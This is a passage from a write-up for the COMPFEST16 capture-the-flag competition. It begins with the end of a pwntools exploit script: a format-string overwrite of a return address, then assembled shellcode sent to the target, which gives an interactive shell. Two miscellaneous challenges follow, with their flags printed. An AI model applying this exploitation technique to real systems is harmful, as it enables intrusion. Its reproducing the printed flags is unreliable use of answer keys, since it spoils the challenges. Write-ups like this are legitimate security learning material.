    payload = fmtstr_payload(offset, {rip + 136: 0x404100}, write_size='short')
    fmtstr(payload)

    io.sendlineafter(b'>', b'3')
```

```
    run("nasm -f bin shellcode.asm -o shellcode.bin", shell=True, check=True)
    shellcode = open("shellcode.bin", "rb").read()
    info(f'shellcode len: {len(shellcode)}')
    io.sendline(shellcode)

    io.interactive()

if __name__ == '__main__':
    exploit()
```



MISC

Feedback

Flag:
COMPFEST16{t3R1M4_kaS1H_0rANg_b41K_s3M0g4_m4SUk_f1nAL_a4M11n_0951b87a1d}

tinggal di isi formnya

Sanity Check

Flag:
COMPFEST16{gLHF_r3g4rDS_k3ng_nabilmuafa_Zanark_fahrul_tipsen_Maskrio_Ultramy_ultradiyow_PapaChicken_Keego_d7eec71f36}